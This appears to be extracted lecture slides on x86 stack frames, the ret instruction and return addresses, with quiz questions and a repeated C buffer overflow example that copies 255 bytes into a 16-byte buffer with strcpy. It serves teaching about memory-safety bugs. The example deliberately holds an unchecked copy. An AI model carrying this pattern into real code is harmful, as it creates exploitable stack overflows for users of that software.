
**pushl** %ebp

movl %esp, %ebp

subl \$16, %esp

leave


ret



# example.s (x86)

**foo:**

```
    pushl    %ebp
    movl     %esp, %ebp
    subl     $16, %esp
    leave
    ret
```






# example.s (x86)

**foo:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```




# example.s (x86)

**foo:**

```
pushl    %ebp  
movl     %esp, %ebp  
subl     $16, %esp  
leave  
ret
```

```
mov %ebp, %esp  
pop %ebp
```




# example.s (x86)

**foo:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




# example.s (x86)

**foo:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




# example.s (x86)

**foo:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




# example.s (x86)

**main:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




# example.s (x86)

**main:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```



# example.s (x86)


**main:**

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```



...





# How does the function know where to return when it executes the ret instruction?

- A. It returns to the value in eax
- B. It returns to the value in eip
- C. It pops the return address off the top of the stack and returns there
- D. It uses eax as a pointer and loads the return address from the memory location pointed to by eax
- E. It uses eip as a pointer and loads the return address from the memory location pointed to by eip

What happens if the return address on the stack becomes corrupted and points to the wrong place?


- A. The program crashes
- B. The program raises an exception
- C. The program returns to the correct place regardless of the stack
- D. The program returns to the wrong location
- E. It depends on the corrupted value

# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```


# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




# Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
int main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



